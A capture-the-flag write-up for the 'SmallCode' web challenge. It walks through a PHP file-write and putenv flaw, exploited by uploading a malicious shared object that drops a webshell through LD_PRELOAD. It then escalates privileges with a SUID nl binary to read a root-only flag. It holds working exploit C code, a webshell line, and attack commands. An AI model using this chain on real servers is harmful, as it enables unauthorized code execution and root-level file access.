Qiangwang Quals - Smallcode
Last week, I participated in the QIANGWANG INTERNATIONAL QUALIFIER CTF and focused on the web challenges. In this writeup, I’ll walk through my solution for the “SmallCode” task.
Overview
This PHP snippet is the challenge source. It prints its own source, accepts two POST fields (context and env), writes decoded data to a file, sets an environment variable, and runs a background wget. It’s short but has multiple risky behaviors that make it interesting for a CTF.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php
    highlight_file(__FILE__);
    if(isset($_POST['context'])){
        $context = $_POST['context'];
        file_put_contents("1.txt",base64_decode($context));
    }

    if(isset($_POST['env'])){
        $env = $_POST['env'];
        putenv($env);
    }
    system("nohup wget --content-disposition -N hhhh &");

?>
Line-by-line (concise)
- highlight_file(__FILE__): prints the PHP source to the browser — information disclosure.
- if(isset($_POST[‘context’])) { … }: if
contextis provided, it is read and processed. - file_put_contents(“1.txt”, base64_decode($context)): base64-decodes the POST body and writes it to 1.txt (no validation or sanitization).
- if(isset($_POST[‘env’])) { … }: accepts an
envPOST value. - putenv($env): sets the process environment with the provided string.
- system(“nohup wget –content-disposition -N hhhh &”);: runs wget in the background.
My Mindset ; How I Thought It Through
“If I control the bytes, I control the file. If I control the file, I control the loader.”
Step-by-Step Reasoning:
- “Can I write non-text?” → Yes.
base64_decode→ raw bytes. - “Does
.txtstop ELF?” → No. Linux ignores extensions. - “Can I make a valid
.so?” → Yes. Usegcc -shared -fPIC. - “Will it load?” → Yes , if
LD_PRELOADpoints to it.
Exploitation
Chaining an unauthenticated file write + environment poisoning -> LD_PRELOAD hijack

We can write anything into 1.txt - no checks, no filters, no mercy. Linux doesn’t care about the .txt extension; it only sees the magic bytes. So we craft a fully valid ELF shared object (.so) with a sneaky __attribute__((constructor)) payload, compile it, base64-encode it, and upload it as 1.txt. Then, using LD_PRELOAD=/var/www/html/1.txt, we force the dynamic linker to load our library first on the next process spawn. The constructor fires instantly - shell dropped, game over.
1) Unauthenticated file write (file_put_contents)
1
2
3
4
if(isset($_POST['context'])){
    $context = $_POST['context'];
    file_put_contents("1.txt", base64_decode($context));
}
In this step, we utilize the arbitrary file write capability to upload a specially crafted shared object (.so) disguised as 1.txt. The object contains a constructor function that executes automatically upon loading.
1
2
3
4
5
6
7
8
9
10
11
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
void init() {
    FILE *fp = fopen("/var/www/html/2.php", "w");
    if (fp) {
        fprintf(fp, "<?php system($_GET['c']); ?>");
        fclose(fp);
    }
}
We’ll compile it like this :
1
gcc -fPIC -shared -o tou.so evil.c -Wl,-z,max-page-size=0x1000
Then we will base64 encode the content of the 1.txt :
1
base64 -w 0 tou.s > payload.b64
Et Voilà We generated our malicious shared object.
2) Environment poisoning (putenv)
1
2
3
4
if(isset($_POST['env'])){
    $env = $_POST['env'];
    putenv($env);
}
The putenv($_POST['env']) line is pure PHP chaos , it’s like giving a toddler a Sharpie and saying, “Go draw on the environment variables!” No checks, no filters, just blind trust. One POST and boom - your LD_PRELOAD is now the boss of ld.so. It’s not a bug… it’s a backdoor with a welcome mat.
“Trusting user input for
putenv()? That’s not a feature. That’s root via friendship.”
We exploit it like this:
1
env=LD_PRELOAD=/var/www/html/1.txt
→ Me: “Hey linker, load my library first, (malicious payload)”
→wgetstarts
→ld.soreads env
→ Our.sowins the race → Constructor pops shell
TL;DR - What is LD_PRELOAD?
LD_PRELOAD is an environment variable that tells the Linux dynamic linker (ld.so) to load your chosen shared library **before any other library — even system ones like libc.**
It’s meant for debugging or patching, but if you control it, you control what code runs when a program starts.
Chaining All Bugs to Drop a Webshell

We start by uploading our malicious .so file as /var/www/html/1.txt using the file write, then we set LD_PRELOAD via the env parameter with env=LD_PRELOAD=/var/www/html/1.txt, then the background wget runs, then it loads our .so because of LD_PRELOAD, and finally, our constructor runs and drops the webshell as 2.php in /var/www/html.
1
 curl -X POST --data-urlencode "context=$(cat tou.b64)" -d "env=LD_PRELOAD=/var/www/html/1.txt" http://127.0.0.1
Shell Access
After chaining the exploit, we visit http://127.0.0.1/2.php?c=ls to confirm our webshell upload:

Success! Our webshell is live — time to hunt for the flag.
Flag Discovery
We quickly spot /flag.txt in the root directory. But a simple cat /flag.txt returns… nothing:

Let’s dig deeper with ls -la /flag.txt:

Result:
The flag file is owned by root and only readable by root. Our shell runs as www-data, so direct access is blocked.
Next Steps: Privilege Escalation
Our webshell is active, but /flag.txt is only accessible by the root user. To read the flag, we need to escalate our privileges from www-data to root. Time to level up!
Searching for SUID Binaries
We can look for SUID binaries, which are files that run with root privileges, using the following command:
1
find / -type f -user root -perm /4000 2>/dev/null
This command lists all files owned by root with the SUID bit set. It’s like searching for hidden treasure ; except the loot is root access.


Using GTFOBins
GTFOBins is a resource that documents ways to exploit common binaries for privilege escalation. After checking the list (and resisting the urge to shout “GTFO!”), we find that the nl binary can be used to read files as root.
Reading the Flag
We use the following command to read the flag file:
1
LFILE=/flag.txt; nl -bn -w1 -s '' $LFILE
Since nl is a SUID root binary, it allows us to read the contents of /flag.txt. Who knew line numbers could be so powerful?

Flag:
flag{fake_flag_for_testing}
Conclusion
This challenge demonstrated how to chain vulnerabilities for remote code execution and privilege escalation. By leveraging file write, environment variable manipulation, and SUID binaries, we were able to obtain the flag. Thanks to the organizers for providing an interesting and educational challenge.
Difficulty: ★★☆☆☆
Fun Factor: ★★★☆☆
Looking forward to future challenges, may your bugs be plentiful and your flags easy to find!